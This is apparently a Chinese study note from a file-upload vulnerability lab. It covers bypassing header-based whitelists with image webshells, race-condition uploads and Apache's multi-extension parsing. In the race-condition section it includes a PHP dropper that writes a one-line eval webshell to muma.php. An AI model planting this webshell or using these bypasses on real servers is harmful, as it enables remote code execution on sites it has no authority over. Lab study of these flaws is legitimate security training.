
最终改为
上传成功

十三、后端白名单绕过-文件头绕过
知识点补充:
- 常见格式
- JPEG/JFIF(常⻅的照⽚格式):前两个字节为0xFF、0xD8
- PNG(⽆损压缩格式):前两个字节为0x89、0x50
- GIF(⽀持动画的图像格式):前两个字节为0x47、0x49
- BMP(Windows位图格式):前两个字节为0x42、0x4DTIFF(标签图像⽂件格式):前两个字节可以是不同的值
- unpack()函数
- unpack 函数⽤于将⼆进制字符串解包为 PHP 数组。@ 符号在这⾥的作⽤是抑制可能产⽣的警告或错误
- 如果 $bin 的⻓度⼩于 2 个字节,unpack 会返回⼀个包含部分数据的数组,或者可能产⽣警告 (被 @ 抑制)
$bin = "\xFF\xD8"; // 两个⼗六进制的数
$result = @unpack("C2chars", $bin);
print_r($result);
- <font style="color:rgb(63,63,63);">第⼀个参数: </font><font style="color:rgb(221,17,68);">C2chars</font>
    * <font style="color:rgb(221,17,68);">C</font><font style="color:rgb(63,63,63);"> 表示⽆符号字符(unsigned char),每个字符占⽤ 1 个字节</font>
    * <font style="color:rgb(221,17,68);">2</font><font style="color:rgb(63,63,63);"> 表示读取 2 个这样的字符</font>
    * <font style="color:rgb(221,17,68);">chars</font><font style="color:rgb(63,63,63);"> 是数组键的名称,⽤于标识解包后的数据</font>
- <font style="color:rgb(63,63,63);">第⼆个参数:</font><font style="color:rgb(221,17,68);">$bin</font><font style="color:rgb(63,63,63);">是需要解包的⼆进制字符串</font>
- intvall()函数
- intval() 函数⽤于将⼀个变量转换为整数(integer)。它是⼀个类型强制函数,可以将⾮整数类型的值转 换为整数类型。

靶场




也就是这里,这是提前做好的图片马。利用010 Editor做图片马


上传成功后利用文件包含
十四、文件竞争
补充知识点
- 小马:
<?php

    fputs(fopen('muma.php','w'),'<?php @eval($_POST[x]);?>');
?>
- 简单理解条件竞争:⼀个⼈做⼀件事不会轻易出错,但⼀个⼈同时做n件事情很容易出错;对于计算机也是同样 的道理,在⾯对⼤量的请求时,计算机也会出现错误处理的情况。 最重要的点:条件竞争绕过⽐较拼运⽓,如果实验失败,就多试⼏次
- 总结:条件竞争的利⽤原理其实就是不间断地发送⼤量的上传⽂件的数 据包和不间断地⼤量发送读取上传⽂件的数据包。
- time()函数
- time() 函数返回当前时间的 Unix 时间戳,即从 Unix 纪元(1970 年 1 ⽉ 1 ⽇ 00:00:00 GMT)到当前时 间的总秒数。它是⼀个整数,表示时间的绝对值。
- 函数原型: time()
- 返回当前时间的 Unix 时间戳,类型为 int
- Apache解析漏洞
- 假设存在⼀个名为 muma.php.7z的⽂件,将此⽂件上传到基于Apache部署的⽹站。由于Apache⽆法 解析 .7z⽂件,因此Apache会忽略.7z,直接解析muma.php。并从右侧向左侧开始忽略。
靶场
这里我们先尝试上传图片马,然后让他不断地发生

